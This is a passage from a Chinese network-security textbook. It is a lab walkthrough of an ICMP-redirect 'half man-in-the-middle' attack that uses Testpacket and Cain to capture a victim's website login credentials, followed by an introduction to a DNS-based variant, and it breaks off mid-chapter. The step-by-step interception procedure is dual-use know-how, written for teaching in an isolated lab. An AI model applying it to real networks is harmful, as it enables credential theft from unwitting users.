按照图 7-20 组建实验环境,在 PC2 上搭建一个电子商务站点。Hacker 向受害者 PC1 发送伪造的 ICMP 重定向报文,在受害者主机添加一条到达 PC2 的路由信息,其下一跳路由器地址为 Hacker 主机 IP。这样一来,PC1 发往 PC2 的数据报将经过 Hacker 主机中转,攻击者从中转数据中提取出受害者的登录账户信息。但路由器的返回报文仍然直接传递给 PC1 主机,因此将这种攻击称为"半中间人"攻击,如图 7-22 所示。




图 7-22 "半中间人攻击"

使用的实验工具包括 Testpacket 和 cain。Testpacket 负责每隔 1s 向受害者主机发送一个伪造的重定向报文,同时它还负责转发受害者的数据流。cain 负责从通信数据中提取出受害者的账户和密码。

第一步:按照图 7-20 组建实验环境,配置 IP 地址和 OSPF 路由,实现网络连通(步骤略)。

第二步:在 PC2 上安装"电子商务站点"。

在 PC2 上安装"电子商务"网站,首先需要确定 Web 服务器主目录的位置,这个信息可以在 IIS 服务管理器中查看。在 Web 服务器的 IIS 管理器中右击"默认站点"→选择"属性"→单击"主目录"标签,在本地目录下保存该网站的主目录。本例中网站的主目录为 e:\aaa 文件夹。

确定了网站的主目录为 e:\aaa 文件夹,接下来可以将"电子商务"站点的源代码直接放置在该文件夹内,同时在 SQL Server 数据库中附加站点数据库,至此网站搭建完成,可在远程主机测试。图 7-23 为在本机访问"电子商务"站点的测试结果。

第三步:在 Hacker 主机实施重定向攻击。

在 Hacker 主机使用 Testpacket 向 PC1 发起 ICMP 重定向攻击。Testpacket 每隔 1s 向 PC1 发送一个伪造的 ICMP 重定向报文,这个重定向报文会在 PC1 的路由表中添加一条到达 PC2 的特定主机路由:PC2-*-H,即发送给 PC2 的数据报,下一跳 IP 地址为 Hacker。这样一来,PC1 发送给 PC2 的所有 IP 数据报都将交付给 Hacker,同时 Testpacket 还负责将 PC1 的通信数据流转发给 R1。

Testpacket 软件的使用步骤见图 7-24。首先软件自动识别出攻击机上安装的所有网卡,然后用列表的形式显示出来,输入网卡对应的编号,Testpacket 即工作在选定网卡之上。在本例中因为攻击机只有一块网卡,因此输入编号 1。

之后软件提示 input localhost ipaddr:要求输入本机 IP,这里输入攻击机 IP 地址



图 7-23 在本机访问“中网景论坛”




图 7-24 Testpacket 软件的使用

192.168.111.4，攻击软件会自动获取攻击机的 MAC 地址并显示出来。在本例中攻击机的 MAC 地址为 00-0c-29-fe-b9-85。

接下来软件提示 input gateway ipaddr：要求输入网关的 IP 地址，这里输入 192.168.111.1，软件使用 ARP 自动获取网关的 MAC 地址并显示出来。在本例中网关的 MAC 地址为 00-0c-29-5c-7e-7b。

软件提示 input internet host ipaddr：这里要求输入外网主机即 PC2 的 IP 地址 10.

1.1.2。最后软件提示 input redirect host ipaddr：要求输入被攻击主机即 PC1 的 IP 地址，这里输入 192.168.111.3，软件使用 ARP 自动获取 PC1 的 MAC 地址并显示出来。在本例中，PC1 的 MAC 地址为 00-50-56-c0-00-01。之后 Testpacket 进入稳定工作状态，每隔 1s 向 PC1 发送一个 ICMP 重定向报文，并负责中转 PC1 发给 PC2 的通信数据。

PC1 的路由表如图 7-25 所示，可见在默认路由之前出现了一条特定主机路由，它表示发往 PC2 的数据报转发给 Hacker。

重定向路由

```
Active Routes:
Network Destination        Netmask          Gateway       Interface  Metric
          0.0.0.0          0.0.0.0    192.168.111.1   192.168.111.3      20
         10.1.1.2  255.255.255.255    192.168.111.4   192.168.111.3      1
        127.0.0.0        255.0.0.0        127.0.0.1       127.0.0.1      1
    192.168.111.0    255.255.255.0    192.168.111.3   192.168.111.3      20
    192.168.111.3  255.255.255.255        127.0.0.1       127.0.0.1      20
  192.168.111.255  255.255.255.255    192.168.111.3   192.168.111.3      20
        224.0.0.0        240.0.0.0    192.168.111.3   192.168.111.3      20
  255.255.255.255  255.255.255.255    192.168.111.3   192.168.111.3      1
Default Gateway:     192.168.111.1
```

图 7-25　PC1 的路由表

第四步：在 Hacker 主机使用 cain 进行数据监听。

cain 可以自动提取出通信数据中包含的账户、密码信息，首先需要为 cain 选定工作网卡，如图 7-26 所示。



图 7-26　选定网卡

之后使 cain 处于监听状态(图 7-27)。这时 cain 会自动捕获经过 Hacker 主机网卡的所有数据报，其中就包含 PC1 发送给 PC2 的通信数据，cain 会自动从捕获数据中提取出敏感信息。




图 7-27　使 cain 处于监听状态

第五步：在 PC1 登录 PC2 上的“电子商务”站点。

在 PC1 登录 PC2 上的“电子商务”站点，受害者输入的账户和密码数据会被封装成一个 IP 数据报提交给 Hacker，cain 会捕获这个报文并从中提取出账户信息，如图 7-28 和图 7-29 所示。



图 7-28　在 PC1 输入账户密码登录网站



图 7-29　登录成功

第六步：在 Hacker 上查看截获的账户。

在 Hacker 上查看截获的账户，结果如图 7-30 所示。





图 7-30 在 Hacker 上查看截获的账户

7.5 基于 DNS 协议和 ICMP 重定向的数据监听方法

数据监听是指捕获、分析网络中其他主机传输的数据包，从中提取出敏感信息。在交换式网络内，通常使用 ARP 欺骗实施数据监听。但随着 360 防火墙、ARP 静态绑定、交换机端口绑定等措施的采用，这种方法受到有效限制。近年来，基于 ICMP 重定向的数据监听方法成为研究的热点，这种方法不受 ARP 欺骗防护措施的限制，可在交换式网络内实施数据监听。

攻击者通过发送 ICMP 重定向报文可以在受害者主机路由表中添加一条到达特定主机的路由信息，使得受害者发往特定主机的数据包被发往攻击者主机，进而攻击者可以从中提取出敏感信息，如聊天记录、账户数据。图 7-31 为在受害者主机上查看到的路由信息，第一条为正常的默认路由，它的优先级最低，当其他路由信息都不匹配时，主机会使用这条路由将数据包转发给网关(192.168.111.4)。第二条是攻击者添加的到达 10.1.1.1 这台特定主机的路由信息，它的优先级高于默认路由。受害者发往 10.1.1.1 的数据将发送给 192.168.111.1 即攻击者主机，攻击者从报文中提取出敏感信息之后，再将它转发给网关。这样一来，在受害者没有察觉的情况下，攻击者成为通信的“中间人”。


C:\WINDOWS\system32\cmd.exe

Network Destination	Netmask	Gateway	Interface	Metric
0.0.0.0	0.0.0.0	192.168.111.4	192.168.111.3	10
10.1.1.1	255.255.255.255	192.168.111.1	192.168.111.3	1

图 7-31 特定主机路由

但这种方法需要预先通过 ICMP 重定向报文将特定主机路由信息添加到受害者主机路由表中，在无法预知特定主机 IP 地址的情况下，这种方法不能应用。为了解决这个问题，本文研究基于 DNS 协议和 ICMP 重定向的数据监听方法。

7.5.1 基于 DNS 协议和 ICMP 重定向的数据监听流程

主机在进行网络通信时(如浏览主页、收发邮件)，首先向 DNS 服务器发送一个请求报文，请求将目标主机的域名解析为 IP 地址，在 DNS 服务器返回的应答报文中包含目标主机的多个 IP 地址，之后主机会选择一个 IP 地址与目标主机通信。

基于 DNS 协议和 ICMP 重定向的数据监听流程见图 7-32 所示，整个攻击流程可以分为三个环节：①对客户机进行 ICMP 重定向攻击，在客户机路由表中添加一条到达 DNS 服务器的主机路由，其中下一跳路由器为黑客主机；②黑客主机截获并转发 DNS 数据报，根据 DNS 应答数据报中的 IP 地址对客户主机实施多次 ICMP 重定向攻击，将到达这些 IP 的下一跳路由器均指向黑客主机；③黑客主机截获、转发客户机收发的 IP 数据报，从中提取出敏感信息(如账户、密码)。下面具体介绍重点环节。




图 7-32 ICMP 重定向攻击步骤

7.5.2 通过 ICMP 重定向在受害者主机中添加到达 DNS 服务器的路由信息

